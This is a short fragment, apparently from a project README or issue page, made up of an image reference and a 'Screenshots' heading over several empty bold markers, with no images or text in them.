
**Screenshots:**

****

****

****

****

****